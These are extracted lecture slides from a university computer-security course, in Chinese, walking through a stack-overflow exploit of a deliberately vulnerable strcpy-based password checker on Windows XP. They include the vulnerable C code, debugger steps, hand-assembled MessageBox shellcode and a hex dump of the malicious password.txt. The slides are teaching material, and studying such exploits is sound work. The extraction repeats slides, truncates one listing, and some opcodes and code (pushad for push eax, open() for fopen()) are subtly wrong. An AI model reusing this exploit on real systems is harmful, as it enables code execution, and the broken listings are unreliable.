

A detailed technical diagram of a telescope mechanism, likely from a historical document. The diagram shows a large circular structure with various components labeled in English. Labels include 'LOUVER', 'UPPER CURTAIN', 'UPPER POSITION OF MOUNT', 'SHUTTERS', 'TRACK', 'CABLES', 'LOWER CURTAIN', 'PUNCHY PLATFORM', 'SPECTROGRAPH BODY', 'ELEVATING PLATFORMS', 'OBSERVING FLOOR', 'STAIRS', 'TURNING CABLE GUARD', '30 FT. 3 IN. RADIUS OF BAIL', '62" TELESCOPE', and 'LOWER POSITION OF COUNTERWEIGHTS'. The diagram is rendered in a light gray, semi-transparent style, serving as a background for the text.


Computer System Security CS3312

计算机系统安全

2024年 春季学期

主讲教师：张媛媛 副教授

上海交通大学 计算机科学与技术系



The background features a faint, technical diagram of a celestial globe. It includes concentric circles representing lines of celestial longitude and latitude. A vertical axis on the left is labeled 'zenith distance °' with a scale from 20 to 90. The top of the globe is marked 'N' (North) and the bottom 'S' (South). Several curved lines are labeled with declination values: $\delta = 60$, $\delta = 30$, $\delta = 0$, $\delta = -30$, and $\delta = -50$. Two text annotations with arrows point to specific regions: 'bottom shutter vignettes below this elevation (18°)' points to a region near the bottom, and 'clearance for Nasmyth level deck (elevation 33.3°)' points to a region on the right side.

第五章

软件安全：一个漏洞利用案例


Software Security: Exploitation Case Study

一个典型的软件漏洞利用流程

利用: exploit (vt.)
exploitation (n.)

攻击者:
线下分析, 组织攻击

Target运行环境:
遭受攻击者线上攻击



Target: 一个包含漏洞的程序

操作系统: WinXP
编译器: VC++6.0



target.exe

逆向工程分析得到高级语言代码



Reverse Engineering

程序是一个猜口令的游戏。
正确的口令已经写在程序中:
`#define PASSWORD "1234567"`
用户可以把猜测的口令写在文本文件"password.txt"
程序通过读取该文件, 与PASSWORD进行比对。

```
#include <stdio.h>
#include <windows.h>
#define PASSWORD "1234567"

int verify_password(char *password){
    int authenticated;
    char buffer[44];
    authenticated = strcmp(password, PASSWORD);
    strcpy(buffer, password);
    return authenticated;
}

int main(){
    int valid_flag = 0;
    char password[1024];
    FILE *fp;
    LoadLibrary("user32.dll");
    if(!(fp=open("password.txt", "rw+"))){
        exit(0);
    }
    fscanf(fp, "%s", password);
    valid_flag = verify_password(password);
    if(valid_flag){
        printf("incorrect password!\n");
    }
    else{
        printf("Congratulation! You pass the verification!\n");
    }
    fclose(fp);
}
```

发掘 target 的漏洞



target.exe

逆向工程分析得到高级语言代码



Reverse Engineering

程序是一个猜口令的游戏。
正确的口令已经写在程序中：
`#define PASSWORD "1234567"`
用户可以把猜测的口令写在文本文件“password.txt”
程序通过读取该文件，与PASSWORD进行比对。

```
#include <stdio.h>
#include <windows.h>
#define PASSWORD "1234567"

int verify_password(char *password){
    int authenticated;
    char buffer[44];
    authenticated = strcmp(password, PASSWORD);
    strcpy(buffer, password); //stack overflow
    return authenticated;
}

int main(){
    int valid_flag = 0;
    char password[1024];
    FILE *fp;
    LoadLibrary("user32.dll");
    if(!(fp=open("password.txt", "rw+"))){
        exit(0);
    }
    fscanf(fp, "%s", password);
    valid_flag = verify_password(password);
    if(valid_flag){
        printf("incorrect password!\n");
    }
    else{
        printf("Congratulation! You pass the verification!\n");
    }
    fclose(fp);
}
```

设定攻击目的



target.exe

逆向工程分析得到高级语言代码



Reverse Engineering

由于发现该程序加载了"user32.dll", 攻击者想因地制宜地构造一个攻击, 其目的是“改变程序逻辑, 让代码在运行过程中弹出一个message box”。

具体的, MessageBox窗体的caption显示为“failwest”, MessageBox窗体内的label显示“faileast”

```
#include <stdio.h>
#include <windows.h>
#define PASSWORD "1234567"

int verify_password(char *password){
    int authenticated;
    char buffer[44];
    auth
    strc
    retu
}

int main
int
char
FILE
Load
if(!
}
fsc
vali
if(valid_flag){
    printf("incorrect password!\n");
}
else{
    printf("Congratulation! You pass the verification!\n");
}
fclose(fp);
}
```

利用漏洞实施攻击

漏洞分析:

函数 `strcpy(dest, src)` 是字符串拷贝函数
由于缺少边界限制, 当程序员疏于检查边界, 就容易发生栈溢出现象。

具体分析:

`strcpy()` 的第二个参数 `password` 来源于 `password.txt` 文件, `password.txt` 内的字符串将全部拷贝到 `buffer[44]` 中。攻击者只需要在 `password.txt` 中存放精心构造的攻击内容, 即可填充到 `strcpy()` 的栈帧中, 利用栈溢出进行攻击。

```
#include <stdio.h>
#include <windows.h>
#define PASSWORD "1234567"

int verify_password(char *password){
    int authenticated;
    char buffer[44];
    authenticated = strcmp(password, PASSWORD);
    strcpy(buffer, password); //stack overflow
    return authenticated;
}

int main(){
    int valid_flag = 0;
    char password[1024];
    FILE *fp;
    LoadLibrary("user32.dll");
    if(!(fp=open("password.txt", "rw+"))){
        exit(0);
    }
    fscanf(fp, "%s", password);
    valid_flag = verify_password(password);
    if(valid_flag){
        printf("incorrect password!\n");
    }
    else{
        printf("Congratulation! You pass the verification!\n");
    }
    fclose(fp);
}
```

利用漏洞实施攻击

漏洞分析:


函数 `strcpy(dest, src)` 是字符串拷贝函数
由于缺少边界限制, 当程序员疏于检查边界, 就容易发生栈溢出现象。

具体分析:

`strcpy()` 的第二个参数 `password` 来源于 `password.txt` 文件, `password.txt` 内的字符串将全部拷贝到 `buffer[44]` 中。
攻击者只需要在 `password.txt` 中存放精心构造的攻击内容, 即可填充到 `strcpy()` 的栈帧中, 利用栈溢出进行攻击。

构造 `password.txt` 的内容 / weaponizing:

1. 从 `*buffer` 到 `return address` 之前的这段空间, 可以填入构造数据
2. 编写一段调用“`MessageBox`”的代码, 并放到内存空间的某处 (`buffer` 起始地址)
3. 构造 `ebp'` (可以随意填写, 不影响攻击效果)
4. 构造返回地址, 指向步骤3构造的代码的起始地址



编写攻击代码

漏洞分析:


函数 `strcpy(dest, src)` 是字符串拷贝函数
由于缺少边界限制, 当程序员疏于检查边界, 就容易发生栈溢出现象。

具体分析:

`strcpy()` 的第二个参数 `password` 来源于 `password.txt` 文件,
`password.txt` 内的字符串将全部拷贝到 `buffer[44]` 中。
攻击者只需要在 `password.txt` 中存放精心构造的攻击内容, 即可填充到 `strcpy()` 的栈帧中, 利用栈溢出进行攻击。

构造 `password.txt` 的内容 / weaponizing:

1. 从 `*buffer` 到 `return address` 之前的这段空间, 可以填入构造数据
2. 编写一段调用 “MessageBox” 的代码, 并放到内存空间的某处 (`buffer` 起始地址)
3. 构造 `ebp` (可以随意填写, 不影响攻击效果)
4. 构造返回地址, 指向步骤3构造的代码的起始地址



`password.txt`


需要解决的问题:

1. 攻击代码起始地址如何确定? (即新 `return address`)
2. 攻击代码可用的空间有多大?
3. 新 `ebp` 如何确定?
4. 攻击代码怎么写?

编写攻击代码

1. 正常运行target.exe, 用调试器观察buffer起始地址*, 攻击代码可以从这里填入。

* 需要注意的是, 这是某一次运行target.exe时观测到的地址, 并非每次的buffer地址值都相同。
但是, 在ASLR关闭、不重启系统的前提下, 两次运行target.exe的buffer 地址相同的可能性较高。



需要解决的问题:


1. 攻击代码起始地址如何确定? (即新return address)
2. 攻击代码可用的空间有多大?
3. 攻击代码怎么写?

编写攻击代码

1. 正常运行target.exe, 用调试器观察buffer起始地址*, 攻击代码可以从这里填入。

* 需要注意的是, 这是某一次运行target.exe时观测到的地址, 并非每次的buffer地址值都相同。
但是, 在ASLR关闭、不重启系统的前提下, 两次运行target.exe的buffer 地址相同的可能性较高。

2. 对函数verify_password()调用过程进行调试, 可确定ebp、return address所在地址。



需要解决的问题:

1. 攻击代码起始地址如何确定? (即新return address)
2. 攻击代码可用的空间有多大?
3. 攻击代码怎么写?

编写攻击代码

1. 正常运行target.exe, 用调试器观察buffer起始地址*, 攻击代码可以从这里填入。

* 需要注意的是, 这是某一次运行target.exe时观测到的地址, 并非每次的buffer地址值都相同。
但是, 在ASLR关闭、不重启系统的前提下, 两次运行target.exe的buffer 地址相同的可能性较高。

2. 对函数verify_password()调用过程进行调试, 可确定ebp、return address所在地址。

3. 设计代码逻辑(C/C++), 改写为二进制形式




password.txt

需要解决的问题:

1. 攻击代码起始地址如何确定? (即新return address)
2. 攻击代码可用的空间有多大?
3. 攻击代码怎么写?

编写攻击代码



Windows API 中的 MessageBox 结构定义:

```
int WINAPI MessageBox(  
    HWND    hWnd,      // handle to owner window  
    LPCTSTR lpText,     // text in message box  
    LPCTSTR lpCaption,  // message box title  
    UINT    uType       // message box style  
);
```

因此, 攻击代码实质上就是对 MessageBox 的调用:

```
MessageBox(0, "failwest", "faileast", 0);
```

我们需要将这一行C++代码手工编译为汇编代码:

1. 准备MessageBox的参数
 - 1.1 准备字符串"failwest"和"faileast"
 - 1.2 将4个参数依次压入栈内
2. 调用MessageBox函数

一起写汇编：

```
01    xor eax, eax
02    push eax
03    push 74736577 ; "tsew"
04    push 6c696166 ; "liaf"
05    mov eax, esp
06
07    xor ebx, ebx
08    push ebx
09    push 74736165 ; "esae"
10    push 6c696166 ; "liaf"
11    mov ebx, esp
12
13    xor ecx, ecx
14
15    push ecx
16    push ebx
17    push eax
18    push ecx
18
20    mov eax, 77D804ea
21    call eax
```

因此，攻击代码实质上就是对 MessageBox 的调用：

```
MessageBox(0, "failwest", "faileast", 0);
```

我们需要将这一行C++代码手工编译为汇编代码：

1. 准备MessageBox的参数

1.1 准备字符串"failwest"和"faileast"

1.2 将4个参数依次压入栈内

2. 调用MessageBox函数

一起写汇编：

01	xor eax, eax	33 C0
02	push eax	50
03	push 74736577 ; t s e w	68 77657374
04	push 6C696166 ; l i a f	68 6661696C
05	mov eax, esp	8B C4
06	;	
07	xor ebx, ebx	33 DB
08	push ebx	53
09	push 74736165 ; t s a e	68 65617374
10	push 6C696166 ; l i a f	68 6661696C
11	mov ebx, esp	89 E3
12	;	
13	xor ecx, ecx	33 C9
14	;	
15	xor ecx, ecx	51
16	push ecx	53
17	push ebx	60
18	push ecx	51
18	;	
20	mov eax 77D804EA	B8 EA04D877
21	call eax	FF D0

因此，攻击代码实质上就是对 MessageBox 的调用：

```
MessageBox(0, "failwest", "faileast", 0);
```

我们需要将这一行C++代码手工编译为汇编代码：

1. 准备MessageBox的参数

1.1 准备字符串"failwest"和"faileast"

1.2 将4个参数依次压入栈内

2. 调用MessageBox函数

最后将汇编代码翻译为二进制表示的机器代码。

生成password.txt文件

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789A	B	C	D	E	F		
0000h:	33	C0	50	68	77	65	73	74	68	66	61	69	6C	8B	C4	33	3	À	Ph	west	h	fail	⋈	Ä3
0010h:	DB	53	68	65	61	73	74	68	66	61	69	6C	89	E3	33	C9	Û	S	he	ast	h	fail	%	ã3É
0020h:	51	53	60	51	B8	EA	04	D8	77	FF	D0	90	F0	FA	12	00	Q	S`	Q,	ê.	Ø	w	ÿĐ.	ďú..



password.txt

一个典型的软件漏洞利用流程

